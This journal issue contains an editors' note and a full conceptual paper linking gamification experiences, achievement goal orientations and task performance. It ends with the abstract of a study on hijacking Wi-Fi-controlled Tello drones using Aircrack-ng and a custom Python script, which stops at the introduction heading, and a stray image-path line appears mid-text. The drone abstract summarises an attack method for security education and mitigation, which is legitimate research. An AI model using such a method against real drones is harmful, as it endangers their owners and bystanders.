QRBD

QUARTERLY REVIEW OF BUSINESS DISCIPLINES

November 2021

Volume 8
Number 3

A JOURNAL OF INTERNATIONAL ACADEMY OF BUSINESS DISCIPLINES
SPONSORED BY UNIVERSITY OF NORTH FLORIDA
ISSN 2334-0169 (print)
ISSN 2329-5163 (online)

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FROM THE EDITORS

We begin this issue of *Quarterly Review of Business Disciplines,* with the exploration of gamification – the use of game design elements in non-design contexts by Liqiong Deng, University of West Georgia. Deng's research draws on the Achievement Goal Theory, regulatory focus theory, and gamified IS to investigate how gamification influences the goal choices, behaviors, and task performance of IS users. Jacob Malimban, Bryson R. Payne, and Tamirat T. Abegaz, University of North Georgia, describe how off the shelf drones are vulnerable to hacking and the ease with which an attacker could seize control of a Wi-Fi or radio-frequency-controlled drone. To illustrate their point, they utilize the Cyber Kill Chain framework and detail each step for immediate use in cyber education or for further research in the field.

Judy R. Van Doorn, Donald S. Thompson, Tova Christine Chapin, Bree Summers Fair, and Brianna Bernice Jackson, Troy University, delve into the organizational diversity climate. The study assesses the relationships between perceived organizational diversity climate and individual relationships to work ethic, beliefs, personality, culture values, and resistance to change. Their research suggests that a gap may be present during hiring decisions. Benjamin B. Boozer, Jr., Cindy Sneed, and John Sneed, Jacksonville State University, reflect on the impact of various taxes on business activity prior to, during, and after the implementation of the 2017 Tax Cut and Jobs Act (TCJA).

Margaret A. Goralski, *Quinnipiac University,* Editor-in Chief
Charles A. Lubbers, *University of South Dakota,* Associate Editor

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A JOURNAL OF INTERNATIONAL ACADEMY OF BUSINESS DISCIPLINES

VOLUME 8 NUMBER 3 NOVEMBER 2021

ISSN 2329-5163 (online)
ISSN 2334-0169 (print)

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GAMIFIED INFORMATION SYSTEMS: GAMEFUL EXPERIENCES, ACHIEVEMENT GOALS, AND PERFORMANCE

Liqiong Deng, University of West Georgia

ABSTRACT

Gamification, the use of game design elements in non-game contexts (Deterding, Dixon, Khaled & Nacke, 2011), is permeating various types of information systems (IS) and becoming a promising approach for motivating and engaging IS users. Despite the potential benefits of using gamification elements in information systems, there is still limited understanding of how gamification influences IS users' motivations and task performance. This paper focuses on the implications of gamified IS for task performance through its impacts on the goal adoption and achievement behaviors of IS users. Drawing on the Achievement Goal Theory, regulatory focus theory and gamified IS research, a theoretical framework is developed to investigate how gamification influences IS users' goal choices, goal striving behaviors and task performance. The model proposes that the motivational gameful experiences offered by a gamified IS affect IS users' goal orientations toward achievement, which in turn affect users' task performance, mediated by their self-regulatory goal-striving strategies. By providing an understanding of how various gameful experiences of gamified IS influence users' goal orientations and their task performance with an IS, this paper will offer guidelines on how to appropriately design and implement gamification to improve the task performance of IS users.

Keywords: gamification, goal orientation, regulatory focus, performance

INTRODUCTION

In recent years, the study of gamification, the use of game design elements in nongame contexts to engage users (Deterding, Dixon, Khaled & Nacke, 2011), has gained much attention in the IS field. Gamification is permeating many different types of information systems for existing business activities to make tasks more engaging for employees and consumers and to improve organizational outcomes (Kumar, 2013; Stanculescu, Bozzon, Sips & Houben, 2016). For instance, companies use various gamification elements, such as points, badges, levels, trophies and virtual goods, to reward employees when they reach milestones, take part in challenges, establish new goals, or win competitions in work-related activities, e.g., knowledge sharing, sales performance, idea competition, and training and education (Suh, Cheung, Ahuja & Wagner, 2017). Customers also receive rewards from companies for sharing on social media, purchasing from partners and engaging in other loyalty activities (Liu, Santhanam & Webster, 2017).

Gamified information systems (IS) incorporate game design elements into target information systems while retaining the target systems' instrumental functions (Liu et al., 2017). Gamification has been suggested as a promising approach to increase employee task performance in an organizational context (Koopmans, Bernaards, Hildebrandt, van Buuren, van der Beek & de Vet, 2012; Landers, Bauer & Callan, 2017). By improving employees' motivation and directing their

attention to particular focal tasks, gamification can improve employees' task performance (Landers, Bauer & Callan, 2017; Locke & Latham, 2002). Despite the widespread belief in the potential benefits of gamification, some researchers have pointed out that there is still limited understanding of how gamification influences IS users' motivations and task performance (Tang, Jia & Zhang, 2020). In an organizational context, the motivating effects of gamification on task performance is critical for the long-term viability and eventual success of gamified IS. In prior research, the Self-Determination Theory, Motivational Affordance Theory, and Goal-Setting Theory are often applied to guide research on the effects of gamification design on task performance. The Self-Determination Theory and Motivational Affordance Theory primarily guide the investigations of the relationships between gamification design and the satisfaction of basic human needs (Mekler, Brühlmann, Tuch & Opwis, 2017; Sailer, Hense, Mayr & Mandl, 2017; Xi & Hamari, 2019). The Goal-Setting Theory is often used to guide the gamification design for performance improvement based on the goal requirements (Landers, Bauer & Callan, 2017; Tondello, Premsukh & Nacke, 2018). However, limited research has been done to explain how gamification design could be applied to shape motivational and behavioral conditions for better outcomes, such as enhanced motivations or improved behaviors for instrumental purposes (Tang, Jia & Zhang, 2020).

The Achievement Goal Theory indicates that goals can be contextual and influenced by a purposely designed environment or induced by users' behavioral setting (Pintrich, 2000). The contextual view of achievement goals can provide a good theoretical lens for understanding how gamification design can be employed to construct an achievement setting to influence users' adoption of achievement goals and their goal striving behaviors and task performance. This study will adapt the Achievement Goal Theory to the gamification design context and focus on the implications of gamified IS for task performance through its impacts on the goal adoption and achievement behaviors of IS users.

THEORETICAL BACKGROUND

Gamification Affordances and Gameful Experiences

Many IS researchers suggest that a gamified IS should be designed in such a way that its technological features create certain affordances that can engage and motivate users, thereby leading to better performance (Tondello, Premsukh & Nacke, 2018; Tang, Jia & Zhang, 2020). The theory of affordance provides an analytical link between gamification features and user experiences (Van Vugt, Hoorn, Konijn & de Bie Dimitriadou, 2006; Suh et al., 2017). An affordance is a combination of actual and perceived properties of a thing, primarily those that determine how the thing can be used (Norman, 1998). The gamification affordance refers to the set of actionable properties between gamification and users (Gibson, 1977; Suh et al., 2017). The central tenet of affordance theory is that specific technological functions or features alone do not determine technological capabilities, which instead exist as part of the relationships between users and technological artifacts in specific situations (Leonardi, 2011). In other words, the usability of technological features lies in what a technology affords and whether the affordances allow individuals to perform specific actions that may satisfy certain needs (Norman, 1998).

Some commonly implemented gamification components in an IS include points, levels, leaderboards, badges, and trophies. According to affordance theory, different users can use a technological feature of an IS in different ways; and an individual may achieve the same objective using different IS features (Suh et al., 2017). One person may consider achieving a higher level as a challenge to accomplish increasingly difficult tasks, thereby stimulating a sense of progress and achievement. However, another individual may regard levels as a kind of reward for his/her activities. Leaderboards illustrate game results by displaying participants' names in a descending order based on the number of points obtained by each participant. Some users may regard leaderboards as an opportunity to compete with others, whereas others may use leaderboards for goal setting or progress tracking. Hence, the gamification components provide ways to implement certain affordances within a gamified IS.

Prior literature discusses a wide variety of gamification affordances. A gamified IS generally provide the following gamification affordances: achievement, challenges, rewards, competition, status, self-expression, choice/options, social interaction and cooperation (Weiser, Bucher, Cellina & De Luca, 2015; Suh et al., 2017; Wolf, Weiger & Hammerschmidt, 2018). Achievement provides the experience of reaching goals or achieving intended target behaviors within a gamified IS. A challenge is something (e.g., a task or problem) difficult to achieve within a gamified IS. Rewards are things given to users as a payoff because of what they have achieved within a gamified IS. Competition involves comparing one's performance with those of others within a gamified IS. Status allows users to improve their standing by achieving predefined goals or reaching specific milestones within a gamified IS. Self-expression enables users to create unique identities of themselves within a gamified IS. Choice/options allows users to doing things their own way. Social interaction involves communicating and interacting with one another. Cooperation is the collaborative process whereby several parties work together to achieve something (e.g., the solution of a problem) within a gamified IS (Weiser et al., 2015).

Table 1. Gamification Affordances and Gameful Experiences

Gamification Affordances	Gameful Experiences
● Challenges ● Rewards	Self-Development
● Competition ● Status Affordances	Social Comparison
● Cooperation ● Social Interaction	Social Connectedness
● Self-Expression ● Choice/Options	Expressive Freedom

Gamification affordances are critical for gameful experiences, which are true drivers of user behaviors (Huotari & Hamari, 2017). Wolf, Weiger, and Hammerschmidt (2018) identified four distinctive gameful experiences emerging from gamified service usage: self-development, social comparison, social connectedness, and expressive freedom. Self-development refers to

experiences of advancement in one's own capabilities and are related to the achievement, challenges and rewards affordances. Social comparison is the experience of rivaling with others when performing an activity. It is related to the competition and status affordances. The experience of social connectedness manifests through interacting and cooperating with one another and are associated with the cooperation and social interaction affordances. Expressive freedom is experienced when acting on one's own will and being able to demonstrate one's own personality. It is related to the self-expression and choice/options affordances. Table 1 summarizes the associations between gamification affordances and gameful experiences.

Motivation Theories in Gamification Research

Self-determination theory

One motivation theory widely applied in gamification research is the Self-Determination Theory, which suggests three basic intrinsic psychological needs of human being: the need for competence, the need for autonomy, and the need for social relatedness (Deci & Ryan, 1985; Ryan & Deci, 2002; Ryan, 1995). The need for competence refers to the desire to achieve efficiency and success while interacting with the environment (Rigby & Ryan, 2011; Vansteenkiste & Ryan, 2013; White, 1959). It is assumed that every human strives to feel competent, for example, to acquire the skills necessary to perform a task efficiently. The need for autonomy refers to the feeling of psychological freedom and the need to make self-determined choice in the initiation, regulation and performance of behavior on the basis of one's own values and interests without external pressure or enforcement (Deci & Ryan, 2002; Ryan & Deci, 2002; van den Broeck, Vansteenkiste, Witte, Soenens, & Lens, 2010; Vansteenkiste, Niemiec, & Soenens, 2010; Vansteenkiste, Williams, & Resnicow, 2012). The need for social relatedness refers to one's need to engage in interpersonal relationships and establish close emotional bonds, belonging and attachments with other people. It represents the basic desire of the individual to be emotionally connected and interpersonally integrated with the social environment (Baumeister & Leary, 1995; Deci & Ryan, 1985, 2000; Deci & Vansteenkiste, 2004). These three intrinsic psychological needs are motivational resources that can be developed by modifying the environment. In gamification research, various gamification affordances can be utilized to promote motivational behavior patterns by deliberately addressing the human need for competence, autonomy, and social relatedness (Vansteenkiste et al., 2010).

Goal-setting theory

The Goal-Setting Theory is a motivation theory aiming to explain the relationships between conscious goals and people's performances in work-related tasks (Locke & Latham, 2002; Locke & Latham, 2013). This theory suggests that performance is directly related to the pursuing goals set by individuals. It posits the mechanisms through which goals affect performance, such as choice or direction, effort, persistence, and knowledge or task strategy, and identifies the ways to improve task performance in organizational contexts by specifying goal requirements and setting up optimal difficulty levels for goals (Locke & Latham, 2002; Locke & Latham, 2013). In gamification research, studies have been conducted on how to implement goal-setting (such as goal difficulty and goal specificity) with gamification elements (Landers, Bauer & Callan, 2017; Tondello, Premsukh & Nacke, 2018). The focus is on the continuous monitoring of progress

toward the predetermined goals and orientation of users' attentions and efforts towards goal accomplishment, thus leading to better performance.

Achievement goal theory

These theories have certain limitations. The Self-Determination Theory focuses on human motivations by satisfying basic human needs at a generic level without considering specific goal setting. The Goal-Setting Theory focuses on setting up goals and monitoring progress toward goal achievement without regard to the connection between goal design and human motivation. The Achievement Goal Theory, which posits that distinct achievement goals can differentially influence individuals' achievement behaviors (Elliot & Trash, 2001; Roberts, 2012), can be adapted to the IS gamification context and guide an investigation of the motivational nature of goal design in gamification. The Achievement Goal Theory, originated from the field of educational psychology (Dweck, 1986), has been extended and applied to many other disciplines, such as organization science (Welsh, Bush, Thiel & Bonner, 2019), sports (Ntoumanis, 2001) and human resource management (Hirst, Van Knippenberg & Zhou, 2009), to provide understanding of individuals' achievement goals and motivational behaviors in settings beyond the academia.

Individuals have different goals when participating in an achievement activity (Dweck, 1986; Ames, 1992; Elliot & McGregor, 2001; Landers, 2014). Achievement goals are generally described as competence-based strivings used to guide behaviors (Elliot, 1999). Hulleman, Schrager, Bodmann and Harackiewicz (2010) specifically defined an achievement goal as "a future-focused cognitive representation that guides behavior to a competence-related end state that the individual is committed to either approach or avoid" (p. 423). Achievement goals may originate from one's personal traits or be purposely built into environmental conditions, such as classrooms or work settings or computerized environments (Tang, Jia & Zhang, 2020). Thus, an achievement goal can be a person's dispositional goal orientation or a contextual goal affected by a purposely designed environment (Pintrich, 2000). Gamification is inherently a goal-oriented activity (2011). The contextual view of achievement goals provides a theoretical lens for understanding why and how gamification can influence individuals' achievement goals and motivational behaviors (Tang, Jia & Zhang, 2020).

Dweck (1986) identified two major classes of achievement goal orientations: the learning goal orientation and the performance goal orientation. A learning goal orientation is mastery-oriented and refers to one's desire to develop competence by acquiring new skills, mastering new situations, and learning from experience; while a performance goal orientation is a desire to demonstrate and validate one's competence by seeking favorable judgements and avoiding negative judgements (Dweck, 1986; Dweck & Leggett, 1988). The learning goal orientation and the performance goal orientation differ in people's beliefs about ability and effort. An individual with a high learning goal orientation believes that ability can be developed and is subject to improvement through an incremental theory about ability, which suggests that future success can be achieved through effort and the development of skills and abilities (Dweck, 1986; Elliot & Dweck, 1988). In contrast, a performance goal orientation is associated with an entity theory, which views skills and abilities as fixed attributes that are difficult to develop (Brett &VandeWalle, 1999). Effort is not considered as a means for enhancing task performance and successful task performance is primarily based on the possession of necessary innate ability. Thus, the performance-focused individuals seek to

accomplish desired outcomes by demonstrating and validating competence (Dweck & Leggett, 1988; Elliot & Dweck, 1988).

Elliot and Harackiewicz (1996) later introduced the approach and avoidance motivations to the performance goal orientation, which resulted in the performance-prove goal orientation and the performance-avoid goal orientation. An individual with a high performance-prove orientation tends to approach the completion of current tasks in order to demonstrate his/her capabilities when compared to others. However, a high performance-avoid goal orientation is based on the goal of avoiding failure and negative judgements of one's ability and hence leads individuals to avoid performing difficult or challenging tasks to avert a display of incompetence when compared to others (Elliot & Harackiewicz, 1996). Similarly, VandeWalle (1997) proposed a three factor structure for goal orientation encompassing: (1) a learning goal orientation (a desire to develop competence through expanding one's abilities by mastering challenging situations), (2) a performance-prove goal orientation (a desire to demonstrate one's competence to gain favorable judgments), and (3) a performance-avoid goal orientation (a desire to avoid plausible negation of one's competence). Despite differences in their perspectives on the malleability of ability, both the learning goal orientation and the performance-prove goal orientation focus on attaining success by reducing the discrepancy between the current state and the goal state, and thus belong to the domain of approach motivation (Elliot & Thrash, 2002). In contrast, the performance-avoid goal orientation is associated with discrepancy amplifying and hence is in the avoidance motivation domain (Elliot & Thrash, 2002). An individual with performance-avoid goal orientation avoids the demonstration of incompetence relative to others, which often manifests as a lack of task engagement, thus averting discrepancy reduction (Elliot & Harackiewicz, 1996). Figure 1 outlines different types of achievement goal orientations.

Figure 1. Achievement Goal Orientations

Regulatory Focus Theory and Goal-Striving Strategies

Both the choices made about the goals to pursue and the adaptive behaviors chosen to enact the goal pursuit play important roles in determining people's performance (Johnson, Shull & Wallace, 2010). The work motivation research recognizes two main components through which individuals pursue their goals: goal choice and goal striving (Kanfer, 1990; Mitchell & Daniels, 2003). Goal choice involves the process of deciding where and how to allocate effort on a particular task, while goal striving consists of the engagement and persistence of effort in pursuit of the chosen goal. Achievement goals are a form of goal choice (Chen, Thomas, & Wallace, 2005) and represent how people perceive and respond to various achievement situations (Dweck & Leggett, 1988). Johnson, Shull and Wallace (2010) investigated how an individual proceeds from goal orientation toward achievement through the goal striving process from the perspective of regulatory focus theory and found that the self-regulatory goal striving strategies mediate the relationship between achievement goal and performance.

The regulatory focus theory suggests that people approach goals using two goal striving strategies respectively characterized by two distinct self-regulatory processes – prevention regulatory focus and promotion regulatory focus – to accomplish desired outcomes, such as job performance (Higgins, 1997; 1998; 2000). While both self-regulatory processes are grounded in the discrepancy-reducing approach motivation, the promotion regulatory focus and the prevention regulatory focus differ in the behavioral strategies enacted to reach the desired goal state (Higgins, 1997). The regulatory focus theory is essentially a hedonistic view of human behaviors whereby people approach pleasure and avoid pain. The promotion regulatory focus is driven by the need nurturance concerning an ideal self (i.e., the kind of person an individual would like to be) and thus are related to attainment of positive outcomes, such as advancement, accomplishment and aspirations. In contrast, the prevention regulatory focus is driven by the need for safety concerning an ought self (i.e., the kind of person an individual ought to be) and are related to avoidance of negative outcomes and fulfillment of responsibilities, duties, and obligations. Therefore, individuals with a promotion regulatory focus are sensitive to positive outcomes. They consider gains as success and nongain as failure and regulate their attentions, perceptions and behaviors toward maximization of gains. Individuals with a prevention regulatory focus are sensitive to negative outcomes. They regard non-loss as success and loss as failure and regulate their attentions, perceptions and behaviors toward security and minimization of losses (Higgins & Tykocinski 1992; Shah, Higgins & Friedman, 1998).

Individuals' self-regulatory foci guide their strategic inclinations, tactical preferences, information processing, and goal-striving behaviors (Dholakia, Gopinath, Bagozzi & Nataraajan, 2006; Pham & Avnet, 2004; Sengupta & Zhou, 2007; Vellido, Lisboa & Meehan, 2000). Individuals prefer to adopt strategies and engage in activities that are consistent with their self-regulatory foci. Specifically, individuals with a promotion regulatory focus are likely to utilize an eagerness strategic means to pursue a goal, while individuals with a prevention regulatory focus tend to adopt a vigilance strategic means to fulfill a goal (Crowe & Higgins, 1997). Let us consider a signal detection situation where individuals decide whether an action is worth pursuing (Tanner & Swets, 1954; Trope & Liberman, 1996). There are four possible outcomes of each signal-detection trial: 1) a hit – deciding to take a correct action, 2) a miss – deciding not to take a correct action, 3) a correct rejection – deciding not to take a wrong action, and 4) a false alarm – deciding to take a

wrong action. Since a promotion regulatory focus is concerned with the pursuit of gains and advancements, it entails the eagerness strategy to ensure hits and avoid misses (i.e., a loss of an opportunity for accomplishment). In contrast, since a prevention regulatory focus is concerned with safety and avoidance of failures, it involves the vigilance strategy to seek correct rejections and ensure against false alarms (i.e., making a mistake). It is important to note that both self-regulatory foci are based on the approach motivation and strive to reduce the gap between current state and end state (Johnson, Shull & Wallace, 2010). A promotion-focused person strategically approaches the desired end-state by maximizing his/her chance for a match between the goal and the actual outcome by making sure that he/she does not commit an error of omission. A prevention-focused person strategically approaches the desired end-state by minimizing his/her chance for a mismatch between the goal and the actual outcome by ensuring he/she does not commit an error of commission. In summary, a promotion-focused individual behaves in a manner that ensures goal achievement while accomplishing gains, while a prevention focused individual acts to ensure goal achievement while avoiding mistakes and losses (Higgins, 2000; Neubert et al., 2008; Wallace & Chen, 2006).

Although achievement goal and self-regulatory focus are related, they are two theoretically distinct constructs (Johnson, Shull & Wallace, 2010). The definition of the goal-choice – goal-striving process suggests that goal choice is an antecedent of goal-striving, which in turn leads to the accomplishment of desired outcomes (Locke & Latham, 1990; Kanfer, Chen, & Pritchard, 2008). Achievement goals, which are concerned with the type of goals that individuals choose to pursue, are supported as a form of goal choice in the literature (Brett & VandeWalle, 1999; Chen, Thomas & Wallace, 2005). While the achievement goals do not explicitly explain how individuals pursue the chosen goals, researchers believe that achievement goals can stimulate specific goal-striving behavioral strategies that mediate the relationship between goal-choice and performance (Kanfer & Heggestad, 1997; Chen, Thomas & Wallace, 2005).


THEORETICAL FRAMEWORK AND PROPOSITIONS

Drawing on the Achievement Goal Theory, regulatory focus theory, and gamification research in the IS field, I developed a theoretical framework to investigate how gamification influences IS users' goal choices, goal striving behaviors and task performance (Figure 2). The model proposes that the motivational gameful experiences offered by a gamified IS affect IS users' goal orientations toward achievement, which in turn affect users' task performance, mediated by their self-regulatory goal-striving strategies.

I draw on Wolf et al.'s work (2018) to capture a comprehensive spectrum of gameful experiences emerging from gamified IS usage: self-development, expressive freedom, social connectedness and social comparison. Self-development refers to mastering one's everyday life by continued improvement of abilities and valued skills (Bauer & McAdams, 2004; Ryff & Keyes, 1995). The gameful experience of self-development relates to being challenged, perceiving achievement, and making progress (Wolf, Weiger & Hammerschmidt, 2018). A gamified IS can foster the experience of self-development by delivering ongoing challenges and providing positive feedbacks to users (Ryan, Rigby & Przybylski, 2006; Wolf, Weiger & Hammerschmidt, 2020). Expressive freedom is the ability to act in one's own interest without restrictions (de Almeida, Dholakia, Hernandez & Mazzon, 2014). The gameful experience of express freedom is concerned

with the perceptions of choice and self-expression (Wolf, Weiger & Hammerschmidt, 2018). Experiencing expressive freedom corresponds a feeling of choice and freedom (Ryan & Deci, 2002). A gamified IS can promote the experience of expressive freedom by minimizing external restrictions and offering various personalization options (Deci, Koestner & Ryan, 1999; Peters, Calvo & Ryan, 2018). Social connectedness refers to forming interpersonal attachments (Baumeister & Leary, 1995) and it relates to the perceptions of social interaction and cooperation (Ryan & Deci, 2002; Wolf, Weiger & Hammerschmidt, 2018). A gamified IS can facilitate the experience of social connectedness by fostering a sense of belonging through features that allow users to interact or work together (Wolf, Weiger & Hammerschmidt, 2018). Social comparison involves comparing one's own abilities and accomplishments with those of other people (Festinger, 1954). It relates to the experiences of competition and gaining status (Wolf, Weiger & Hammerschmidt, 2018). A gamified IS can create the experience of social comparison through features comparing users with others or ranking users on the basis of performance (Reeve & Deci, 1996).

Figure 2. Theoretical Framework of Gameful Experiences, Achievement Goals and Task Performance



The gameful experiences of self-development, expressive freedom and social connectedness support task mastery, continued improvement of abilities and skills, autonomy, cooperation, and integrate IS users as an integral part of learning. Thus, these gameful experiences positively predict the adoption of learning goal orientation. Therefore, the following proposition is suggested.

> Proposition 1: The gameful experiences of self-development, expressive freedom and social connectedness with a gamified IS positively relate to the learning goal orientation in IS users.

The experience of social comparison will foster normative comparisons, focus on interpersonal competition, and entail the punishment of mistakes. So, it will negatively predict the adoption of learning goal orientation, which emphasizes learning new skills and may involve errors as a result of learning process. This suggests the following proposition.

> Proposition 2: The gameful experience of social comparison with a gamified IS negatively relates to the learning goal orientation in IS users.

According to the Self-Determination Theory, social comparison can lead to behaviors that seek to avoid feelings of shame for underperforming or to be admired for one's performance, both of which induce perceived pressure to perform (Deci & Ryan, 2000). So, social comparison will positively predict the adoption of performance-prove goal orientation or the adoption of performance-avoid goal orientation, both of which emphasize normative comparisons. In addition, self-efficacy may play a moderating role in these two relationships. Self-efficacy refers to an individual's belief about his/her ability to complete a task successfully (Bandura, 1997). Prior research suggests that this competence-related belief affects people's goal orientation (Hsieh, Sullivann & Guerra, 2007). Individuals with high self-efficacy who experience social comparison are likely to adopt performance-prove goal orientation, because their beliefs in being successful will invoke a desire to demonstrate competence and outperform others. In contrast, individuals with low self-efficacy who experience social comparison are likely to adopt performance-avoid goal orientation, because they have little confidence in performing successfully and tend to hide their incompetence from others. Therefore, I hypothesize that the following two propositions.

> Proposition 3a: For IS users with high self-efficacy, the gameful experience of social comparison with a gamified IS positively relates to the performance-prove goal orientation in the users.

> Proposition 3b: For IS users with low self-efficacy, the gameful experience of social comparison with a gamified IS positively relates to the performance-avoid goal orientation in the users.

The learning goal orientation places emphasis on gaining mastery of tasks and developing one's competence. An individual with a learning goal orientation tends to have a tolerance for errors while engaged in learning, and the end goal is to learn and master the task to become proficient and successful. So, the learning goal orientation is often associated with high levels of task performance (Button, Mathieu & Zajac, 1996; Phillips & Gully, 1997), as a result of the learning goal-induced behavioral strategies that encourage the undertaking of challenging tasks, a desire to learn, persistence despite failure, and a disposition toward task completion (Steele-Johnson, Beauregard, Hoover & Schmidt, 2000; Porath & Bateman, 2006). As the learning goal orientation involves mistakes as part of the learning process, the adoption of prevention-focused goal-striving strategy is unlikely because people understand that mistakes or failures are necessary to provide a context for gauging their progresses on their learning goals and that they can correct themselves

and continue to develop competence in a given area. Both the learning goal orientation and the promotion regulatory focus orient toward maximizing the probability of gaining task mastery resulting from individuals' efforts devoted to goal pursuits. When the learning goal orientation dominates with the ultimate goal of task mastery in mind, a promotion regulatory focus arises in which errors as part of the learning process are tolerated and in turn stimulate individuals to engage in further learning experiences for approaching the ultimate goal of task mastery. Therefore, I suggest that promotion regulatory focus mediates the positive relationship between learning goal orientation and task performance. This suggests the following proposition.

> Proposition 4: The learning goal orientation positively relates to task performance through the promotion-focused goal-striving strategy.

The performance-prove goal orientation is oriented toward high-level task performance in which an individual desires to demonstrate competence in order to obtain a positive evaluation of his/her ability in comparison to the competence of others. In order for an individual to be considered competent, there must be no or minimum errors experienced when engaging in a task. Thus, for an individual with a performance-prove goal orientation, a minimization or absence of error occurrence in the performance of his/her tasks is the goal for which he/she is striving. A prevention-focused behavioral strategy is goal-directed and concerned with the goal of mistake-free successful task performance. In addition, the performance-prove goal orientation also entails a preference for easier performance goals over more difficult goals, because a positive assessment of competence becomes more likely with an easier goal and an increased probability of successful task accomplishment. The prevention regulatory focus also favors easier tasks in order to avoid the occurrence of errors. The preferences for easier tasks and the orientation toward minimizing the probability of error occurrence in both the performance-prove goal choice and the prevention-focused goal-directed behavior seem to align. So, when the performance-prove goal orientation frames the goal, the individual is likely to evoke prevention-focused behavioral strategies to approach the goal. Thus, I hypothesize that prevention regulatory focus mediates the positive relationship between performance-prove goal orientation and task performance. The following proposition can be suggested.

> Proposition 5: The performance-prove goal orientation positively relates to task performance through the prevention-focused goal-striving strategy.

The performance-avoid goal orientation avoids the appearance of incompetence relative to others, which may entail a lack of engagement and persistence in the accomplishment of goals and make it incompatible with self-regulatory focus. The performance-avoid goal orientation is based on the avoidance domain of motivation while the self-regulatory foci belong to the approach domain of motivation. Both promotion and prevention regulatory foci are based on the approach motivation and strive to reduce the gap between the current state and the end state. The prevention regulatory focus involves behavioral strategies that avoid errors while still trying to achieve the associated goal. However, the performance-avoid goal orientation avoids the goal itself as a strategy to circumvent the demonstration of incompetence (Johnson, Shull & Wallace, 2010). So, although both the performance-avoid goal orientation and the prevention regulatory focus involve the avoidance of failures, they are based on the avoidance motivation and the approach motivation respectively. Thus, neither self-regulatory focus is expected to be employed in the relationship

between performance-avoid goal orientation and task performance. Because of their goal of avoiding the appearance of incompetence, people with a performance-avoid goal orientation are likely to use negative behavioral strategies and disengage from tasks, which will ultimately lead to poor task performance (Pintrich, 2000). Accordingly, I propose that performance-avoid goal orientation is negatively related to performance as follows.

> Proposition 6: The performance-avoid goal orientation negatively relates to task performance.

CONCLUSIONS AND FUTURE RESEARCH

This research proposes a theoretical framework of the effects of gameful experiences with a gamified IS on IS users' goal choices, goal-striving behaviors and task performance. Drawing on the Achievement Goal Theory, regulatory focus theory, and gamification research in the IS field, the framework suggests that the motivational gameful experiences offered by a gamified IS affect IS users' adoption of achievement goals, which in turn affect users' task performance, mediated by their self-regulatory goal-striving strategies. This research contributes to the theoretical advancement of IS gamification research by providing understanding of the mechanism whereby motivational gameful experiences influence user performance with a gamified IS.

For future research, an experimental study will be conducted to test the proposed theoretical framework and its associated propositions. First, the participants will engage in the simulation of performing tasks using various gamified IS components. Second, the participants will complete a survey that utilizes the existing valid and reliable scales to measure the participants' gameful experiences (Wolf, Weiger & Hammerschmidt, 2020), perceived self-efficacy (Maurer & Andrews, 2000), achievement goal orientations (VandeWalle, 1997), and self-regulatory foci (Lockwood, Jordan and Kunda, 2002). In addition, simulation scores will be used to assess the participants' task performances. Once the proposed theoretical framework is tested, design propositions can be further developed to provide guidelines on how to appropriately design and implement gameful experiences in a gamified IS to improve the task performance of IS users.

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DRONE HACKING: APPLYING THE CYBER KILL CHAIN TO HIJACK UNMANNED AERIAL SYSTEMS

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ABSTRACT

Unmanned aerial systems (UASs) are increasing in usage — commercially, recreationally, and by government, military, and police. This research documents how off-the-shelf UASs, or drones, are vulnerable to hacking and how easy it is for an attacker to seize control of a Wi-Fi or radio-frequency-controlled drone. A simple programmable drone for education named the Tello EDU drone was used for this study. For drones of this type, a smartphone can connect to the drone's access point via Wi-Fi, allowing the phone to send movement commands from an app. An open-source packet sniffing tool named Aircrack-ng and a USB Wi-Fi antenna were used to disrupt and replace the connection between the Tello drone and a target's smartphone. A custom Python program was used to disconnect the Tello drone and take over the drone. Overall, this research shows that it is possible to take full control of a drone in under 45 seconds. To illustrate the adversary activities, the Cyber Kill Chain framework was used, and each step is detailed in full for further research and immediate use in cyber education and research. To mitigate against such attacks, a few recommendations are put forward. Specifically, for a drone of this type, WPA2 should be enabled by default with strong, unique passwords for each device, and support for 802.11w must be made available. With proper precautions, Wi-Fi and other radio-frequency-controlled drones' vulnerability to exploits can be minimized.

Keywords: Drone Hacking, Kill Chain, Unmanned Aerial Systems, Drones, Cybersecurity

INTRODUCTION

